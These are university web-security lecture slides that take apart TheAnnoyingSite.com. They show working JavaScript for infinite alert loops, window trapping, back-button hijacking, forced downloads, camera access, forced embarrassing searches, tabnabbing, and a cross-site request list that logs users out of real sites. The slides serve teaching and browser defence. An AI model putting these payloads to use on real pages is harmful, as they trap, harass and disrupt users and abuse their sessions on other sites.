Web Security

Week 13 - UI Denial-of-service, Phishing, Side Channels

Old Dominion University

Department of Computer Science

CS 495/595 Spring 2022

Michael L. Nelson <mln@cs.odu.edu>

2022-04-18

TheAnnoyingSite.com

A site that collects UI actions that individually are useful, but annoying in aggregate.

source: https://github.com/feross/theannoyingsite.com

UI Denial-of-service attacks

- **Override browser defaults**: disorient or trap the user on site
- **Scareware**: sites which intimidate the user into buying a product by trapping them on an unwanted site
- **Annoy the user**: harmless fun, can be disruptive, cause users to lose unsaved work

API Level	Restrictions	Examples
Level 0	No restrictions. API can be used immediately and indiscriminately.	DOM, CSS, **`window.move()`**, file download, hide mouse cursor
Level 1	User interaction required. API cannot be used except in response to a "user activation" (e.g. click, keypress).	**`Element.requestFullscreen()`**, **`navigator.vibrate()`**, copy text to clipboard, speech synthesis API, **`window.open()`**
Level 2	User "engagement" required. API cannot be used until user demonstrates high engagement with a website.	Autoplay sound, prompt to install website to homescreen
Level 3	User permission required. API cannot be used until user grants explicit permission.	Camera, microphone, geolocation, USB, MIDI device access

5 Feross Aboukhadijeh

Classic infinite alert loop

```
while (true) {
  window.alert('Hahah, you fell into my trap!')
}
```

6 Feross Aboukhadijeh

For single-process browsers, this is a problem...

An even worse infinite alert loop

```
const messages = [
  'Hi there!',
  'Welcome to my awesome website',
  'I am glad that you made it here',
  'While I have you trapped here, listen up!',
  'Once upon a time...',
  ...
]

while (true) {
  messages.forEach(window.alert)
}
```

7 Feross Aboukhadijeh

Infinite alert loop defenses

- **Goal**: Browsers want to give users a way to break out of infinite alert loops without needing to quit their browser
- **Initial solution**: Browsers added a checkbox on alert modal to stop further alerts
- **Current solution**: Browsers are multiprocess now, so if a tab wants to go into an infinite loop that doesn't prevent the tab's close button from working. Just let the site infinitely loop as long as the user can close the misbehaving tab


ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE FORUMS SUBSCRIBE SIGN IN

IF YOU CAN'T DO THE TIME... —

JavaScript infinite alert prank lands 13-year-old Japanese girl in hot water

Girl charged with spreading an unauthorized malicious program.

PETER BRIGHT - 3/8/2019, 1:45 PM



Enlarge / Edge makes it easy to break out of infinite JavaScript alert loops.

https://arstechnica.com/tech-policy/2019/03/japanese-police-charge-13-year-old-girl-for-infinite-javascript-popup-prank/


TheAnnoyingSite.com deconstructed

Open a new window

```
const win = window.open('', '', 'width=100,height=100')
```

Move it around

```
win.moveTo(10, 10)
win.resizeTo(200, 200)
```



13 Feross Aboukhadijeh

"User initiated" event handler

```
document.addEventListener('click', () => {
  const win = window.open('', '', 'width=100,height=100')
  win.moveTo(10, 10)
  win.resizeTo(200, 200)
})
```

How to be extra annoying

```
let i = 0

setInterval(() => {
  win.moveTo(i, i)
  i = (i + 5) % 200
}, 100)
```

15 Feross Aboukhadijeh

Intercept all user-initiated events

```
function interceptUserInput (onInput) {
  document.body.addEventListener('touchstart', onInput, { passive: false })

  document.body.addEventListener('mousedown', onInput)
  document.body.addEventListener('mouseup', onInput)
  document.body.addEventListener('click', onInput)

  document.body.addEventListener('keydown', onInput)
  document.body.addEventListener('keyup', onInput)
  document.body.addEventListener('keypress', onInput)
}
```

16 Feross Aboukhadijeh

Open child window

```
function openWindow () {
  const { x, y } = getRandomCoords()
  const opts = `width=${WIN_WIDTH},height=${WIN_HEIGHT},left=${x},top=${y}`
  const win = window.open(window.location.pathname, '', opts)

  // New windows may be blocked by the popup blocker
  if (!win) return
  wins.push(win)
}

interceptUserInput(event => {
  event.preventDefault()
  event.stopPropagation()
  openWindow()
})
```

17 Feross Aboukhadijeh

Can’t prevent the default behavior for Command-W (or Control-W, for close), for example. But...

Show a modal to prevent window close

```
function showModal () {
  if (Math.random() < 0.5) {
    showAlert()
  } else {
    window.print()
  }
}

function showAlert () {
  const randomArt = getRandomArrayEntry(ART)
  const longAlertText = Array(200).join(randomArt)
  window.alert(longAlertText)
}
```

21 Feross Aboukhadijeh

...we can override the behavior for Command (or Control) with showModal(), effectively splitting the Command-W sequence.

Focus all windows on click

```
function focusWindows () {
  wins.forEach(win => {
    if (!win.closed) win.focus()
  })
}
```

18 Feross Aboukhadijeh

Bounce window off the screen edges

```
function moveWindowBounce () {
  let vx = VELOCITY * (Math.random() > 0.5 ? 1 : -1)
  let vy = VELOCITY * (Math.random() > 0.5 ? 1 : -1)

  window.setInterval(() => {
    const x = window.screenX
    const y = window.screenY
    const width = window.outerWidth
    const height = window.outerHeight

    if (x < MARGIN) vx = Math.abs(vx)
    if (x + width > SCREEN_WIDTH - MARGIN) vx = -1 * Math.abs(vx)
    if (y < MARGIN + 20) vy = Math.abs(vy)
    if (y + height > SCREEN_HEIGHT - MARGIN) vy = -1 * Math.abs(vy)

    window.moveBy(vx, vy)
  }, TICK_LENGTH)
}
```

19 Feross Aboukhadijeh

Play random video in the window

```
const VIDEOS = [
  'albundy.mp4', 'badger.mp4', 'cat.mp4', 'hasan.mp4', 'heman.mp4',
  'jozin.mp4', 'nyan.mp4', 'rickroll.mp4', 'space.mp4', 'trolol.mp4'
]

function startVideo () {
  const video = document.createElement('video')

  video.src = getRandomArrayEntry(VIDEOS)
  video.autoplay = true
  video.loop = true
  video.style = 'width: 100%; height: 100%;'

  document.body.appendChild(video)
}
```

20 Feross Aboukhadijeh


Show a modal regularly


```
function startAlertInterval () {
  setInterval(() => {
    showModal()
  }, 30000)
}
```

22 Feross Aboukhadijeh

Confirm page unload

```
function confirmPageUnload () {
  window.addEventListener('beforeunload', event => {
    event.returnValue = true
  })
}
```





23 Feross Aboukhadijeh

Disable the back button

```
function blockBackButton () {
  window.addEventListener('popstate', () => {
    window.history.forward()
  })
}
```

24 Feross Aboukhadijeh


Fill the history with extra entries

```
function fillHistory () {
  for (let i = 1; i < 20; i++) {
    window.history.pushState({}, '', window.location.pathname + '?q=' + i)
  }
  // Set location back to the initial location, so user does not notice
  window.history.pushState({}, '', window.location.pathname)
}
```

25 Feross Aboukhadijeh

Copy spam to clipboard

```
const ART = [
  `
```



```
  `
]

function copySpamToClipboard () {
  const randomArt = getRandomArrayEntry(ART) + '\nCheck out https://theannoyingsite.com'
  clipboardCopy(randomArt)
}
```

26 Feross Aboukhadijeh

Register protocol handlers

```
function registerProtocolHandlers () {
  const protocolWhitelist = [
    'bitcoin', 'geo', 'im', 'irc', 'ircs', 'magnet', 'mailto',
    'mms', 'news', 'ircs', 'nntp', 'sip', 'sms', 'smsto', 'ssh',
    'tel', 'urn',  'webcal', 'wtai', 'xmpp'
  ]

  const handlerUrl = window.location.href + '/url=%s'

  protocolWhitelist.forEach(proto => {
    navigator.registerProtocolHandler(proto, handlerUrl, 'The Annoying Site')
  })
}
```

27 Feross Aboukhadijeh

Request camera and mic

```
function requestCameraAndMic () {
  navigator.mediaDevices.enumerateDevices().then(devices => {
    const cameras = devices.filter((device) => device.kind === 'videoinput')
    if (cameras.length === 0) return
    const camera = cameras[cameras.length - 1]

    navigator.mediaDevices.getUserMedia({
      deviceId: camera.deviceId,
      facingMode: ['user', 'environment'],
      audio: true, video: true
    }).then(stream => {
      const track = stream.getVideoTracks()[0]
      const imageCapture = new window.ImageCapture(track)

      imageCapture.getPhotoCapabilities().then(() => {
        // Let there be light!
        track.applyConstraints({ advanced: [{torch: true}] })
      }, () => { /* No torch on this device */ })
    }, () => { /* ignore errors */ })
  })
}
```

28 Feross Aboukhadijeh

Start vibrate interval

```
function startVibrateInterval () {
  setInterval(() => {
    const duration = Math.floor(Math.random() * 600)
    window.navigator.vibrate(duration)
  }, 1000)
}
```

29 Feross Aboukhadijeh

Start a picture-in-picture video

```
function startInvisiblePictureInPictureVideo () {
  const video = document.createElement('video')
  video.src = getRandomArrayEntry(VIDEOS)
  video.autoplay = true
  video.loop = true
  video.muted = true
  video.style = HIDDEN_STYLE

  document.body.appendChild(video)
}

function enablePictureInPicture () {
  const video = document.querySelector('video')
  if (video.webkitSetPresentationMode) {
    video.muted = false
    video.webkitSetPresentationMode('picture-in-picture')
  }
}
```

30 Feross Aboukhadijeh

Hide the cursor

```
function hideCursor () {
  document.querySelector('html').style = 'cursor: none;'
}
```

31 Feross Aboukhadijeh

Trigger a file download

```
const FILE_DOWNLOADS = [
  'cat-blue-eyes.jpg', 'cat-ceiling.jpg', 'cat-crosseyes.jpg',
  'cat-cute.jpg', 'cat-hover.jpg', 'cat-marshmellows.jpg',
  'cat-small-face.jpg', 'cat-smirk.jpg'
]

function triggerFileDownload () {
  const fileName = getRandomArrayEntry(FILE_DOWNLOADS)
  const a = document.createElement('a')
  a.href = fileName
  a.download = fileName
  a.click()
}
```

32 Feross Aboukhadijeh

Fullscreen browser

```
function requestFullscreen () {
  const requestFullscreen = Element.prototype.requestFullscreen ||
    Element.prototype.webkitRequestFullscreen ||
    Element.prototype.mozRequestFullScreen ||
    Element.prototype.msRequestFullscreen

  requestFullscreen.call(document.body)
}
```

33 Feross Aboukhadijeh

Log user out of popular sites (part 1)

```
const LOGOUT_SITES = {
  'AOL': ['GET', 'https://my.screenname.aol.com/_cqr/logout/mcLogout.psp?sitedomain=startpage.aol.com&authLev=0&lang=en&locale=us'],
  'AOL 2': ['GET', 'https://api.screenname.aol.com/auth/logout?state=snslogout&r=' + Math.random()],
  'Amazon': ['GET', 'https://www.amazon.com/gp/flex/sign-out.html?action=sign-out'],
  'Blogger': ['GET', 'https://www.blogger.com/logout.g'],
  'Delicious': ['GET', 'https://www.delicious.com/logout'], // works!
  'DeviantART': ['POST', 'https://www.deviantart.com/users/logout'],
  'DreamHost': ['GET', 'https://panel.dreamhost.com/index.cgi?Nscmd=Nlogout'],
  'Dropbox': ['GET', 'https://www.dropbox.com/logout'],
  'eBay': ['GET', 'https://signin.ebay.com/ws/eBayISAPI.dll?SignIn'],
  'Gandi': ['GET', 'https://www.gandi.net/login/out'],
  'GitHub': ['GET', 'https://github.com/logout'],
  'GMail': ['GET', 'https://mail.google.com/mail/?logout'],
  'Google': ['GET', 'https://www.google.com/accounts/Logout'], // works!
  'Hulu': ['GET', 'https://secure.hulu.com/logout'],
  'Instapaper': ['GET', 'https://www.instapaper.com/user/logout'],
  'Linode': ['GET', 'https://manager.linode.com/session/logout'],
  'LiveJournal': ['POST', 'https://www.livejournal.com/logout.bml', {'action:killall': '1'}],
  'MySpace': ['GET', 'https://www.myspace.com/index.cfm?fuseaction=signout'],
  ...
}
```

34 Feross Aboukhadijeh

Log user out of popular sites (part 2)

```
function superLogout () {
  for (let name in LOGOUT_SITES) {
    const method = LOGOUT_SITES[name][0]
    const url = LOGOUT_SITES[name][1]
    const params = LOGOUT_SITES[name][2] || {}

    if (method === 'GET') {
      get(url)
    } else {
      post(url, params)
    }

    const div = document.createElement('div')
    div.innerText = `Logging you out from ${name}...`

    const logoutMessages = document.querySelector('.logout-messages')
    logoutMessages.appendChild(div)
  }
}
```

Credit: SuperLogout.com

35 Feross Aboukhadijeh

Do embarrassing searches (part 1)

```
const SEARCHES = [
  'where should i bury the body',
  'why does my eye twitch',
  'why is my poop green',
  'why do i feel so empty',
  'why do i always feel hungry',
  'why do i always have diarrhea',
  'why does my anus itch',
  'why does my belly button smell',
  'why does my cat attack me',
  'why does my dog eat poop',
  'why does my fart smell so bad',
  'why does my mom hate me',
  'why does my pee smell bad',
  'why does my poop float',
  'proof that the earth is flat'
]
```

36 Feross Aboukhadijeh

Do embarrassing searches (part 2)

```
function setupSearchWindow (win) {
  if (!win) return
  win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
  let searchIndex = 1
  let interval = setInterval(() => {
    if (searchIndex >= SEARCHES.length) {
      clearInterval(interval)
      win.window.location = window.location.pathname
      return
    }

    if (win.closed) {
      clearInterval(interval)
      onCloseWindow(win)
      return
    }

    win.window.location = window.location.pathname
    setTimeout(() => {
      const { x, y } = getRandomCoords()
      win.moveTo(x, y)
      win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
      searchIndex += 1
    }, 500)
  }, 2500)
}
```

37 Feross Aboukhadijeh

Tabnabbing (part 1)


```
<a href='https://example.com' target='_blank'>External Website</a>
```

38 Feross Aboukhadijeh

Tabnabbing (part 2)


```
function isOpenerSameOrigin () {
  try {
    // May throw an exception if `window.opener` is on another origin
    return window.opener.location.origin === window.location.origin
  } catch (err) {
    return false
  }
}

function attemptToTakeoverReferrerWindow () {
  if (!isParentSameOrigin()) {
    window.opener.location = `${window.location.origin}/?child=true`
  }
}
```

39 Feross Aboukhadijeh

